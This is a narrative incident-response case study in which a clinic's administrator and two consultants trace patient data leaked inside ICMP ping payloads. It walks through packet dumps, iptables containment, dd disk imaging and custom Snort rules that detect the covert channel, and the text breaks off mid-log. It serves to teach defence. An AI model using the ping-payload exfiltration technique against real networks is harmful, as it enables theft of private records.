Jorge said to himself, "Sometimes you need more information before you can declare an incident." SamSpade (Ref 29) is a great tool to gather information on IP addresses such as who "owns" a particular IP address. He typed in the IP address that wasn't part of his network and clicked the "IP BLOCK" button:



and received the following in the output area:

12/10/04 07:30:43 IP block 182.274.80.20
Trying 182.274.80.20 at ARIN
Trying 182.274.80 at ARIN

OrgName: Mom's ISP Inc.
OrgID: MISP
Address: 575 SmallShop Drive
City: Beattyville
StateProv: KY
PostalCode: 43282
Country: US

ReferralServer: rwhois://rwhois.momsisp.net:4321

NetRange: 182.274.0.0 – 182.274.255.255
CIDR: 182.274.0.0/15
NetName: MOMSNET-BLK8
NetHandle: NET-182-274-0-0-1
Parent: NET-182-0-0-0-0
NetType: Direct Allocation
NameServer: NS1.MOMSISP.NET
NameServer: NS2.MOMSISP.NET

Jorge pushed his magazine aside. Someone had been pinging an IP address that belongs to a small ISP from within his network. "Why?" he said out loud as he repositioned himself in his chair. He was still willing to call this an "event" because he needed to know who was doing this and why. He knew his users pretty well and for the most part they were decidedly non-technical people. There was that cute girl that came in to help out on Tuesday and Wednesday but she was still studying the MCSE material. She was only here for two days and that was when the Snort Alerts were generated. His router didn't allow him to see who had been assigned particular IP addresses so he couldn't be certain it was her but for now she was the leading suspect.

Warwick had always told him to take careful notes even when looking at events that were looking like they may add up to an incident. He said that these notes should be in a bound notebook with page numbers. One of the nurses on staff used such a book to place her notes in and there was a stash of them in the supply closet. He grabbed one of the new blank books and started writing on page 1. He listed what he knew at the moment:

1. ICMP alerts in the Snort log that he didn't remember
2. Target of the ICMP Type 8 packets were to a small ISP
3. Potential user may be a temporary employee named Mallory Smith

After generating an MD5 hash of the alert log:

```
md5sum alert.log
```

he saved the log and the MD5 hash to CDRW and printed it to place in the book. He labeled the CDRW as "EVIDENCE-120704-Incident". Looking at a still mostly blank page he decided to get more evidence of what had gone on by printing the binary Snort log as well.

Turning to the Linux machine that housed the Snort application he used tcpdump to view the packets:

```
tcpdump –vv –x –r snort.log.1102441586
```

which tells tcpdump to be very verbose which includes the headers of the protocols and timestamps (-vv), show the hexadecimal dump (-x), and read the packets from a file (-r) followed by the log filename itself. Out of all the packets listed, the following packets made his blood run cold:

From snort.log.1102441586 from Tuesday 12/7

```
12:25:55.360211 IP (tos 0x0, ttl 128, id 554, offset 0, flags [none], proto 1, length:
60) 192.168.2.5 > 182.274.80.20: icmp 40: echo request seq 17920
        0x0000:  0090 4b32 3788 000b db95 384f 0800 4500  ..K27.....8O..E.
        0x0010:  003c 022a 0000 8001 b340 c0a8 0205 c0a8  .<.*.....@......
        0x0020:  0201 0800 e92a 0200 4600 5361 6e64 7261  .....*..F.Sandra
        0x0030:  5f4a 6163 6b73 6f6e 5f31 3230 3237 305f  _Jackson_120270_
        0x0040:  3232 3232 3238 3736 3553                 222228765S
12:25:55.361193 IP (tos 0x0, ttl 255, id 1836, offset 0, flags [none], proto 1, length:
60) 182.274.80.20 > 192.168.2.5: icmp 40: echo reply seq 17920
        0x0000:  000b db95 384f 0090 4b32 3788 0800 4500  ....8O..K27...E.
        0x0010:  003c 072c 0000 ff01 2f3e c0a8 0201 c0a8  .<.,..../>......
        0x0020:  0205 0000 f12a 0200 4600 5361 6e64 7261  .....*..F.Sandra
        0x0030:  5f4a 6163 6b73 6f6e 5f31 3230 3237 305f  _Jackson_120270_
        0x0040:  3232 3232 3238 3736 3553                 222228765S
```

From snort.log.1102453321 from Wednesday 12/8

```
08:17:19.609064 IP (tos 0x0, ttl 128, id 555, offset 0, flags [none], proto 1, length:
60) 192.168.2.5 > 182.274.80.20: icmp 40: echo request seq 18176
        0x0000:  0090 4b32 3788 000b db95 384f 0800 4500  ..K27.....8O..E.
        0x0010:  003c 022b 0000 8001 b33f c0a8 0205 c0a8  .<.+.....?......
        0x0020:  0201 0800 01f5 0200 4700 4261 7272 795f  ........G.Barry_
        0x0030:  5279 6465 6c6c 5f30 3632 3238 305f 3339  Rydell_062280_39
        0x0040:  3238 3237 3635 3442 6172                 2827654Bar
08:17:19.609237 IP (tos 0x0, ttl 255, id 1839, offset 0, flags [none], proto 1, length:
60) 182.274.80.20 > 192.168.2.5: icmp 40: echo reply seq 18176
        0x0000:  000b db95 384f 0090 4b32 3788 0800 4500  ....8O..K27...E.
        0x0010:  003c 072f 0000 ff01 2f3b c0a8 0201 c0a8  .<./..../;......
        0x0020:  0205 0000 09f5 0200 4700 4261 7272 795f  ........G.Barry_
```

```
        0x0030:  5279 6465 6c6c 5f30 3632 3238 305f 3339  Rydell_062280_39
        0x0040:  3238 3237 3635 3442 6172                 2827654Bar
              ...
14:32:21.608195 IP (tos 0x0, ttl 128, id 556, offset 0, flags [none], proto 1, length:
60) 192.168.2.5 > 182.274.80.20: icmp 40: echo request seq 18432
        0x0000:  0090 4b32 3788 000b db95 384f 0800 4500  ..K27.....8O..E.
        0x0010:  003c 022c 0000 8001 b33e c0a8 0205 c0a8  .<.,.....>......
        0x0020:  0201 0800 b857 0200 4800 4b61 7a69 5f44  .....W..H.Kazi_D
        0x0030:  7562 616c 5f67 6335 3233 3133 5f6f 7879  ubal_gc52313_oxy
        0x0040:  4b61 7a69 5f44 7562 616c                 Kazi_Dubal
14:32:21.609064 IP (tos 0x0, ttl 255, id 1840, offset 0, flags [none], proto 1, length:
60) 182.274.80.20 > 192.168.2.5: icmp 40: echo reply seq 18432
        0x0000:  000b db95 384f 0090 4b32 3788 0800 4500  ....8O..K27...E.
        0x0010:  003c 0730 0000 ff01 2f3a c0a8 0201 c0a8  .<.0..../:......
        0x0020:  0205 0000 c057 0200 4800 4b61 7a69 5f44  .....W..H.Kazi_D
        0x0030:  7562 616c 5f67 6335 3233 3133 5f6f 7879  ubal_gc52313_oxy
        0x0040:  4b61 7a69 5f44 7562 616c                 Kazi_Dubal
```

"No! This can't be happening!" Jorge shouted as the reality began to set in. He was seeing what could be patient names and information going out of his network somehow buried in the data of a ping packet. He grabbed his cell phone and called his boss. He told her that they had a problem and that there was a chance that patient data had leaked out onto the Internet. She was not at all happy about this turn of events. She wanted to know all kinds of things; who did it, why they did it, how many patients. He told her he was working on figuring all that out and would have a solid timeline for her when she got in the office. He called Warwick next.

"Hello", Warwick said.

"Dude, you are not going to believe this! I've been hacked and bad. We've had a major information leak the likes of which Congress would be proud of…" Jorge rambled. Warwick could feel the panic in his voice.

"Calm down Jorge, relax, whatever happened or is happening is not something you can address with panic. Start from the beginning and tell me what's going on." Warwick said, grabbing his Log Book and a pen. Jorge took a breath, related what he had done already and what he saw in the Snort binary logs. "Okay, it sounds like you have pretty much identified what's going on. One thing you need to do before your boss gets in is put together that time line which should be easy with the Snort binary dump. You are also writing all of this down right? I mean you have that bound notebook with page numbers we've talked about?"

"Yeah, I stole one from the nurses. I know we talked about this and I was reluctant to bring you guys in here but I think I'm in over my head. Can you and Jesse stop by today?" It hurt Jorge's pride to ask for help of this sort but if patient data had been exposed he was dealing with far more than his employment and needed the experts.

"Jesse is already loading the van. We'll be there shortly." Warwick said as he closed his logbook. As Jorge waited for Ms. Russell to arrive he put a timeline together using the Snort binary dump and the Alert log:

TIMELINE OF INCIDENT ON 12/07 and 12/08 of 2004

On Tuesday the 7th of December, 2004

Snort Binary Log

```
12:25:55.360211 IP (tos 0x0, ttl 128, id 554, offset 0, flags [none], proto 1,
length: 60) 192.168.2.5 > 182.274.80.20: icmp 40: echo request seq 17920
        0x0000:  0090 4b32 3788 000b db95 384f 0800 4500  ..K27.....8O..E.
        0x0010:  003c 022a 0000 8001 b340 c0a8 0205 c0a8  .<.*.....@......
        0x0020:  0201 0800 e92a 0200 4600 5361 6e64 7261  .....*..F.Sandra
        0x0030:  5f4a 6163 6b73 6f6e 5f31 3230 3237 305f  _Jackson_120270_
        0x0040:  3232 3232 3238 3736 3553                 222228765S
```

Snort Alert Log
[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
12/07-12:25:55.360211 *192.168.2.5 -> 182.274.80.20*
ICMP TTL:128 TOS:0x0 ID:554 IpLen:20 DgmLen:60
Type:8 Code:0 ID:512 Seq:17920 ECHO

Wednesday the 8th of December, 2004

Snort Binary Log

```
08:17:19.609064 IP (tos 0x0, ttl 128, id 555, offset 0, flags [none], proto 1,
length: 60) 192.168.2.5 > 182.274.80.20: icmp 40: echo request seq 18176
        0x0000:  0090 4b32 3788 000b db95 384f 0800 4500  ..K27.....8O..E.
        0x0010:  003c 022b 0000 8001 b33f c0a8 0205 c0a8  .<.+.....?......
        0x0020:  0201 0800 01f5 0200 4700 4261 7272 795f  ........G.Barry_
        0x0030:  5279 6465 6c6c 5f30 3632 3238 305f 3339  Rydell_062280_39
        0x0040:  3238 3237 3635 3442 6172                 2827654Bar
```

Snort Alert Log
[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
12/08-08:17:19.609064 *192.168.2.5 -> 182.274.80.20*
ICMP TTL:128 TOS:0x0 ID:555 IpLen:20 DgmLen:60
Type:8 Code:0 ID:512 Seq:18176 ECHO

Snort Binary Log

```
14:32:21.608195 IP (tos 0x0, ttl 128, id 556, offset 0, flags [none], proto 1,
length: 60) 192.168.2.5 > 182.274.80.20: icmp 40: echo request seq 18432
        0x0000:  0090 4b32 3788 000b db95 384f 0800 4500  ..K27.....8O..E.
        0x0010:  003c 022c 0000 8001 b33e c0a8 0205 c0a8  .<.,.....>......
        0x0020:  0201 0800 b857 0200 4800 4b61 7a69 5f44  .....W..H.Kazi_D
        0x0030:  7562 616c 5f67 6335 3233 3133 5f6f 7879  ubal_gc52313_oxy
        0x0040:  4b61 7a69 5f44 7562 616c                 Kazi_Dubal
```

Snort Alert Log
[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
12/08-14:32:21.608195 *192.168.2.5 -> 182.274.80.20*
ICMP TTL:128 TOS:0x0 ID:556 IpLen:20 DgmLen:60
Type:8 Code:0 ID:512 Seq:18432 ECHO

Having printed this for Ms. Russell he also hand wrote the time stamps and relevant packet descriptors such as the ID and SEQUENCE numbers in his notebook, referencing the logs themselves. He also listed the evidence and what had been done with it since he had declared this to be an incident. He remembered Jesse calling this a Chain of Custody.

Chain of Custody
Incident of December 7 and 8 2004

Snort Binary logs backed up to CD by Jorge Gardner at 8:05am, December 10, 2004
md5: cf2230936106064e7f86f78a522e8681
Snort Alert logs backed up to CD by Jorge Gardner at 8:10am, December 10, 2004
md5: 723eb354a7068491b98d5addacd9fc8b
Binary and Alert log CDs placed in backup vault by Jorge Gardner at 8:15am, December 10, 2004

Jorge was beginning to wish he had listened to Warwick and Jesse. Now he had no written policies to manage this incident but so far his impromptu Emergency Action Plan was taking shape pretty well. So far he had determined, by looking at the Snort Alert and Binary log, that there was an event with harm to the company and therefore an incident. The incident had taken a couple days to identify due to him viewing the logs only once a week. But even had he been monitoring the Alert log he wasn't sure he would have taken time to investigate based on what was included in the alert. If Snort were going to be a real counter measure for him something would have to be done about these rules because they failed miserably this time. He had contacted management and created a timeline of the incident for them. Overall, Jorge was proud of where he stood, all things considered.

Containment

Ms. Russell arrived like a sudden summer storm. In her typical style, she attempted to take control of the situation to include how Jorge was responding to it. Her micromanagement had rubbed him raw since day one and today wasn't a good day already. He managed to keep his temper under control however and managed to explain to Ms. Russell that there was a process to handling incidents such as these.

"Ms. Russell, I know we're all excited and frightened by this but there's a process we have to go through so we don't look like idiots if this ends up in court. I'm working that process now and I have contacted some professionals who do this kind of work on a regular basis. Don't worry, they are friends of mine and won't charge the company for their time. If it comes to it I'll pay them myself." Jorge explained, "Now that we have identified that there is an incident we have to look at ways to contain it. There hasn't been more alerts since Wednesday but that doesn't mean there won't be. I'm going to block ICMP Type 8 packets at the firewall. This will stop whatever or whoever is responsible for this from sending more information out."

"Okay, You make sure this gets stopped. I'm going to find out among the staff who had access to these patient's records on the dates specified. Should we contact the police?" Ms. Russell asked as Warwick and Jesse entered the lobby.

"Ms. Russell, these are my friends Warwick McGuire and Jesse Thomas from M&T Consulting. They are professional Incident Handlers. Guys, this is my

boss, Ms. Russell." Jorge made the introductions and continued, "Warwick, do you think we should call the police in on this?"

"That really depends. If the police get involved it means publicly exposing the incident. From where I'm standing I would notify the police but it's really a business decision." Warwick said.

"Fine, I'll think about it. One thing is for sure, we will have to notify the patient's that their information was exposed. I guess I'll have to get the attorneys involved at that point." Ms. Russell sighed deeply, "How did this happen? I thought we had everything secured?"

"I'm sorry M'am but there is no such thing as a totally secure network. Jorge has a strong firewall here but there are just some things you can't predict. The bad guys have far more time to think up ways to attack us than we have to think up ways to defend against them. There is one other thing you could do for us if you don't mind. Please ask your staff not to use their computers until we give them the green light. Tell them we are working on the server." Jesse said. Since they had no idea who may be responsible it was a good idea to keep the users off the network until the team had a better handle on the situation.

"Alright guys, I'm going to block outbound ICMP Echo-Requests at the firewall. We had them open so we could trouble shoot connections but that's the source of our problem." Jorge said, "Thoughts?"

Warwick and Jesse looked at each other and Jesse said, "That sounds like a fine idea to me. Have you thought about looking at the machine that sent the packets?"

"Yeah, we'll get to that in a minute, first I want to try and contain this incident by blocking it's ability to send stuff out." Jorge said walking back to his office. Warwick and Jesse, feeling more like spectators, followed in tow. Jorge knew that he would have to make two changes to his firewall; one to the INPUT chain and one to the OUTPUT chain. The INPUT chain effected packets that were coming into the network while the OUTPUT chain effected packets originating within the network and headed out. Both changes would be to delete the effected rule that allows ICMP traffic. His current INPUT chain looked like this (highlighted numbers are used to help illustrate the command and are not found in the chain itself):

```
    Chain INPUT (policy DROP)
    target     prot opt source               destination
1   RH-Firewall-1-INPUT  all  --  anywhere           anywhere
2   ACCEPT     icmp --  anywhere           anywhere           icmp echo-reply
3   ACCEPT     tcp  --  anywhere           anywhere           state RELATED,ESTABLISHED
```

by typing the command "iptables –D INPUT 2" he would delete the second rule in the chain which is the ICMP related rule.

```
Chain INPUT (policy DROP)
target     prot opt source               destination
RH-Firewall-1-INPUT  all  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             anywhere            state RELATED,ESTABLISHED
```

His OUTPUT chain looked like:

```
Chain OUTPUT (policy DROP)
target     prot opt source               destination
1 ACCEPT     icmp --  anywhere             anywhere            icmp echo-request
2 ACCEPT     tcp  --  anywhere             anywhere            state NEW
3 ACCEPT     tcp  --  anywhere             anywhere            state RELATED,ESTABLISHED tcp spts:1024:65535 dpt:http
output chain>
```

and by typing the similar command “iptables –D OUTPUT 1” he would delete the first rule in the chain which was the ICMP related rule.

```
Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere            state NEW
ACCEPT     tcp  --  anywhere             anywhere            state RELATED,ESTABLISHED tcp spts:1024:65535
dpt:http
```

By removing these rules from the firewall ACL he blocks anyone from inside the network sending ICMP packets of any nature to the outside world. This is a containment measure used to stop the current attack in the event it continued. Jorge tested his work on his own machine, running Linux Fedora Core 2, by opening a shell and typing “ping 192.168.2.1” and got timeouts back meaning the firewall was dropping all ICMP Type 8 traffic. In Jorge’s Notebook he wrote the changes he made to the firewall along with the time they were made.

Having contained the problem, Jorge turned his sites to the machine that actually sent the offending packets. He wasn’t sure which machine it was because his DHCP service didn’t have a logging mechanism therefore he couldn’t tell who had been assigned a particular IP address.

“Why don’t we get the IP address of all the machines that were active yesterday and see if any of them were 192.168.2.5, if we don’t find it the offending machine is one of the few that was inactive and might get the same IP address at boot up. We’ll want to boot the machines using another operating system.” Warwick suggested.

“Why is that?” Jorge asked.

“We still don’t know what caused this. While we are assuming it was human generated we can’t discount the presence of a virus or some other malware. If we boot the machine to the installed operating system we could be allowing the beast to continue it’s evil work.” Warwick said, “I have a copy of Knoppix (RR 11)

in my jump bag that we can use. When we find the machine we'll also get a complete backup for the evidence locker."

"What else do you have in your bag of tricks?" Jorge said, suddenly very interested in how his friends do their jobs and what they use.

"Well let's see, I've got a couple spare hard drives, my log book, a couple extra pens, a tape recorder, a cheap old camera, several blank CDs and floppies, an eight port hub, Cross over Cat 5 cables, regular Cat5 cables, and of course my Knoppix CD." Warwick said pulling the CD from the bag.

"Why so many ports on the switch?" Jorge asked.

"Have you lost your mind?" Warwick asked feigning shock and horror, "You know the difference between a hub and switch right?"

"Yeah, a hub will send all packets to all the devices plugged into it while a switch sends the packets only to the device they are intended for. But anymore they are the same thing." Jorge smugly replied.

"Well, they may be called the same thing by some people but not by those of us that know better. Because a hub sends the packets to every device, it makes sniffing that traffic a lot easier. With a switch you would have to poison the ARP cache which could actually compromise your evidence. No need to do that. The reason for the 8 ports is because you can never have enough. If I brought a 4 port HUB, " Warwick glared at Jorge. Shaking his head he continued, "I would need more. Haven't needed more than 8 but I'm sure the time is coming." Warwick said still shaking his head.

"Why the tape recorder and cheap camera? I know you have the fancy digicam, why not use that and record both audio and video at the same time?" Jorge asked.

"Excellent question Watson. You hit on why I have the tape recorder, it's so I can talk my way through an investigation keeping my hands free to work as well as recording the conversation I'm having with Jesse for posterity or the jury which ever comes first. The reason for the camera and not having the digicam is so I can guarantee what the picture is. Say I was working a case with the video camera and taped the computer room of a client. The video camera may catch the sign on the wall that says "RESTRICTED SPACE – NO UNAUTHORIZED PERSONEL" as well as us, the contract Incident Handlers. A defense attorney might ask who gave the authority for us to be in there. Jorge, you allowed us into your network, do you have a signed document saying you have that authority? No, you don't. Still cameras are always best." Warwick said with a grin, "Let's go find this rogue machine of yours".

"Mr. McGuire," Ms. Russell called out, "I have determined that the only person who had access to those patient records was that temporary worker, Mallory Smith, who worked here Tuesday and Wednesday helping us get caught up."

"That might save us some time, thanks." Warwick replied and turning his attention to Jorge, "Where's her machine?" Jorge took him to the computer. "Okay, first thing we want to do is find out if this is the machine we are looking for. What's the lease time on those DHCP Reservations?" When a DHCP server assigns an IP address it is typically for a defined period of time. For DHCP servers that are part of larger operating systems, like Windows 2000 Server, this time period is customizable. All DHCP clients will start looking for their server again at half of the defined period. If they find the DHCP server they will essentially ask that the lease time be reassigned to the client for another defined period. The DHCP server remembers who has been assigned what IP addresses and the lease period even if the device to which it is assigned is turned off. When the device is powered back up the DHCP server will look at the MAC address of the machine and compare it to the leases already assigned. If the MAC address matches an existing MAC address, the server leases the same IP address that it had already leased to that machine. This was the process Warwick and Jorge were using to determine the machine that sent the packets.

"The lease period for our DHCP server is one week," Jorge said, "which works in our favor right now."

"Exactly," Warwick replied while putting the Knoppix cd in the drive and turning on the machine. While it booted up Warwick asked, "Hey, hand me one of the hard drives out of my jump bag along with my screwdriver." Jorge handed him a hard drive and Warwick said, "No no, this is my SCSI hard drive. We'll need an IDE drive for this machine right?"

"Yeah, but why do you have a SCSI drive in here?" Jorge asked while handing the correct drive and screwdriver to Warwick.

"I carry the SCSI drive because you just never know what you might run into. If I have a case that involves a server running SCSI I would need that drive to back it up. I always try to carry everything I'm gonna need in here." Warwick said while typing in the startup commands for knoppix, which in this case was simply "knoppix". Once the boot up had completed Warwick opened a shell and typed "ifconfig":

```
knoppix@ttyp0[knoppix]$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0B:DB:95:38:4F
```

```
          inet addr:192.168.2.5  Bcast:192.168.2.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:147 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13418 (13.1 KiB)  TX bytes:283 (283.0 b)
          Interrupt:11

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:500 (500.0 b)  TX bytes:500 (500.0 b)

knoppix@ttyp0[knoppix]$
```

He looked for the default network device, eth0, and then for "inet addr", and there he found the IP address he was looking for. They had found and contained the offending machine. Now it was time to get a complete backup of the machine.

"Great, just great." Jorge said with obvious disappointment as he wrote the thought process leading up to looking at this machine and how they arrived at the conclusion that this machine was the source of the packets.

"What's wrong? We found the machine where your evil packets came from, thought you would be happy it." Warwick said as he shut down knoppix.

"I am, I am happy about it. Forget it. Why are you shutting knoppix down?" Jorge said.

"We have to shut it down so we can install the second hard drive for the backup." Warwick replied. Before installing the drive he read off its serial number and Jorge wrote it in the notebook.

"So this backup is going to will be evidence along with the Snort logs?" Jorge asked.

"Yep, actually we'll make a copy of this backup and have a look at it to see if maybe a piece of malware is involved," Warwick paused for a moment and looked at Jorge, "and not your lost love." Warwick laughed while Jorge just shook his head and chuckled. Warwick rebooted the machine once the second hard drive was installed. After the bootup was complete he opened a shell and typed:

```
knoppix@ttyp0[knoppix]$dd if=/dev/hda of=/dev/hdb1/2-5.img bs=512
```

This command will copy the contents of the primary hard drive to the new hard drive bit for bit making an exact copy of the original drive. Once this process is

complete, it could take a while depending on the size of the source hard drive, Warwick moved to another machine that was known to be clean and created another backup of the hard drive. He removed the original hard drive from the computer and read the serial number to Jorge. Jorge wrote the serial number of the original drive into the notebook. Warwick placed the original drive in the evidence locker.

Eradication

"Let's talk about this incident Jorge," Jesse said after taking a long look at the Snort binary logs, "where do you think the data in these packets came from?"

"Well, if the packets were sent by the user of this workstation, she had access to patient records under those names on the days they showed up on the network." Jorge responded.

"Okay, how did she get them on the network wire?"

"That's a good question. I didn't know you could do that with a ping program. She would have to have some other program that would do it for her but direct access to the network requires administrator access and none of the users have that." Jorge said, " We'll be able to tell more when we are done looking at the drive I should think."

"You should read the RFCs sometime Jorge. Most of them are so wide open you could drive a bus through them. The RFC for ICMP is like that. There is nothing in there about what can be put in the Data portion. SMTP is similar but you would expect that from an email protocol. There are programs out there like hping that allow you to include whatever data you want in a ping packet but this is the first time I've seen it used like this. And as for the drive, don't hold your breath fellas. I just booted the second backup drive on one of Jorge's standby GX150's and it all looks good right now. I plugged it into my hub so it's not on the network and have my notebook sniffing the signal and there's nothing spewing forth. There's also nothing out of the ordinary in the system, application, or security logs." Warwick said while Jorge made note of the tasks he had just completed in the notebook.

"I wonder if there is something up with the data entry program we wrote. Could it have been sending the packets?" Jorge was thinking out loud which can be a very valuable exercise in incident handling.

"I doubt it but we'll fire it up and see. You said your self that only administrator level users can force packets on to the wire." Warwick said looking around the desktop for something that looked like a data entry program.

"Let me do that for ya. I'm wondering too, if our program is the problem, if the sending of the packets may be triggered by the data entry itself. Here, now start typing stuff. You'll get an error after each record you enter because it can't reach the server but we might see something anyway." Jorge said while launching the data entry program.

"Hey wait a minute, I remember reading something on the Tangentsoft site(Ref 28) that talked about using an undocumented API in Windows called ICMP.dll to generate ICMP Type 8 packets that didn't require Admin rights." Warwick said as he continued working with the working copy of the evidence drive. Jesse sat down at another workstation and looked up tangentsoft on the web and quickly found the article Warwick spoke of.

"Here it is. Says here that ICMP.dll has been included with every Windows OS since Windows 95. Lookie here, C++ source code for a program that uses ICMP.dll to send the packets." Jesse said pointing to the screen, "I wonder if this would actually work. Either of you guys know C++?"

"Well, one thing is for certain, it could be done. If that code won't work someone could write another bit of code that would work and I would wager that's what happened here." Warwick said. He still wasn't seeing anything out of the ordinary on this machine. There was nothing funny about the internet temporary files whether as part of IE or Firefox. His gut was telling him that nothing was installed on this machine to do this deed. Then he saw it. "Uh Jorge, do all of these GX150's have USB ports on the front under this panel?"

"Yeah why?" Jorge responded while writing more notes in the notebook about their hunch.

Warwick reached into his pocket and pulled out his USB token. "Why couldn't our attacker do this?" and slipped the token into the port and lower the panel. The token was completely concealed. After a second or so a new window opened on the screen with the contents of the token. He clicked START | RUN and typed "cmd" and pressed the enter key. He then changed the directory to the drive letter associated with the USB token. He typed "dir", pressed ENTER, and the contents of the file was in front of him again. He turned and looked at his friends and they all knew.

Since the attacker had the potential to use a USB device she could have brought any software into the environment. Since Warwick could find nothing wrong with the suspect machine, the program used to generate the packets had to be introduced to the computer somehow and placing a CD in the CDROM would be far more conspicuous than just slipping a USB token into a covered port. Jorge, Warwick, and Jesse agreed that there was nothing to eradicate in this incident. The root cause of this incident was two fold; first, the ability to bury data in the ICMP Type 8 packet of the user's choosing, and second, a particular

program that used the ICMP.dll undocumented API that allowed Non-Administrators to send packets to the wire which was probably carried into the network on a USB token.

"Oh crap." Jorge said, "The thought never crossed my mind that a USB token could cause so much trouble."

"Welcome to our world Jorge." Jesse said.

Recovery

Jorge was writing furiously in the notebook about what they had discovered about the incident.

"Okay, so we've identified, contained and eradicated the incident, now it's time to get this office back up and running." Warwick said. "The first thing we need to do is fix those snort rules. Jorge, you are the Snort guy around here. What is the best way to go about this?"

"Well, to be honest I've always just run the default rules. I guess I've learned that lesson though." Jorge said. "I've been thinking about this and I think I have a solution. I know the machines on my network. I have Windows and Linux machines and they have different but definitely known ping types. I can write a rule that checks for those payloads in ICMP Type 8 packets. If the payload doesn't match those signatures I can send the alert. What do you think about that?"

Jesse jumped on this one. "Jorge, negative matching rules take a lot more processing than positive matching rules. Why not write three rules, one that checks if a Windows payload is present and if so, use the PASS action. Another rule would check to see if a Linux payload is present and if so, use the PASS action again. The third rule would check for any ICMP Type 8 packet and fire the alert." Jesse presented Jorge a sheet of paper containing the rules he proposed:

```
#----------------------------ICMP PING MS-------------------------------------------
pass icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING Windows"; icode:0; itype:8;
content:"abcdefghijklmnopqrstuvwabcdefghi";)
#------------------------------------------------------------------------------
#----------------------------ICMP PING Linux KERNEL--------------------------------
pass icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING Linux Kernel"; icode:0; itype:8;
content:"|08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28
29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35|";)
#------------------------------------------------------------------------------
#--------------------------Catch all Bad Pings-----------------------------------
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"Illegal ICMP type 8"; icode:0; itype:8;)
#------------------------------------------------------------------------------
```

Jorge looked at the rules and said, "That will work out a little better for my snort box. These people are so tight with money that their change purse

squeaks. I don't think I'll be getting any modern equipment any time soon so I need to keep an eye on the performance."

Warwick nodded his approval and said, "Good, we'll test the new rules in a minute. What about the firewall rules, what can we do about those? Jorge, I'm not sure I would block ICMP within your network. It's a valuable protocol and many other protocols use it for communicating error conditions on the network."

"Why couldn't we block it from everyone but me?" Jorge asked.

"Because then the other machines on the network wouldn't be able to get important error messages like Type 3 unreachables. I don't think it's a good idea. Warwick, is there any reason why we can't just delete that ICMP.DLL from every machine? That's what allowed the user to by pass security and send the crafted packets." Jesse said.

"We could delete it but Windows has this annoying feature called the DLL cache. Many of what Microsoft considers critical DLLs are kept in this cache. If you delete them they just come right back the next time it's used. We would have to delete it from the cache as well as from the System32 directory if one is there." The search completed and found:

"Yeah, there it is. We can rename it in system32 and delete it from the cache. The problem then is the same as if you blocked all ICMP at the firewall because no one will be able to use PING or Tracert." Warwick said, "Like Jesse said, I can't recommend that."

"Alright then, we'll just implement the new rules in Snort and I'll have to pay closer attention to logs." Jorge decided.

"Yeah, once a week won't cut it buddy." Jesse said, "We could use Hping to test the rules. We have the data used in the attack and could just drop that back on the wire and see if Snort picks it up." Jorge put the rules in a new file called PMI.rules and placed them in the default rules directory for Snort which in his case was "./tools/snort/rules". He added a line in the snort.conf file, found in the "./tools/snort/etc" directory, above the other rules. Jesse readied himself with his own notebook to send the packets. He created a file called data.txt and typed the following into it:

Sandra_Jackson_120270_222228765S

Jorge stopped and restarted snort and said, "We're ready on this end."

Jesse sent the packets. On the Snort console they showed as:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/10-12:51:23.999277 192.168.2.7 -> 192.168.2.12
ICMP TTL:128 TOS:0x0 ID:573 IpLen:20 DgmLen:60
Type:8  Code:0  ID:512   Seq:22272  ECHO
53 61 6E 64 72 61 5F 4A 61 63 6B 73 6F 6E 5F 31  Sandra_Jackson_1
32 30 32 37 30 5F 32 32 32 32 32 38 37 36 35 53  20270_222228765S

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/10-12:51:24.000044 192.168.2.12 -> 192.168.2.7
ICMP TTL:255 TOS:0x0 ID:1906 IpLen:20 DgmLen:60
Type:0  Code:0  ID:512  Seq:22272  ECHO REPLY
53 61 6E 64 72 61 5F 4A 61 63 6B 73 6F 6E 5F 31  Sandra_Jackson_1
32 30 32 37 30 5F 32 32 32 32 32 38 37 36 35 53  20270_222228765S

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

"WOOHOO!" shouted Jorge, "The alert popped up!"

```
[**] [1:0:0] Illegal ICMP type 8 [**]
[Priority: 0]
12/10-12:51:23.999277 192.168.2.7 -> 192.168.2.12
ICMP TTL:128 TOS:0x0 ID:573 IpLen:20 DgmLen:60
Type:8  Code:0  ID:512   Seq:22272  ECHO
```

"Don't get to excited just yet Jorge," Jesse said as he typed in

ping –n 1 192.168.2.12

"We need to see if the real thing doesn't cause an alert." He pressed the enter key.

"There's the Windows ping in the console", Jorge said.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/07-12:51:36.696767 192.168.2.5 -> 192.168.2.1
ICMP TTL:128 TOS:0x0 ID:576 IpLen:20 DgmLen:60
Type:8  Code:0  ID:512   Seq:23040  ECHO
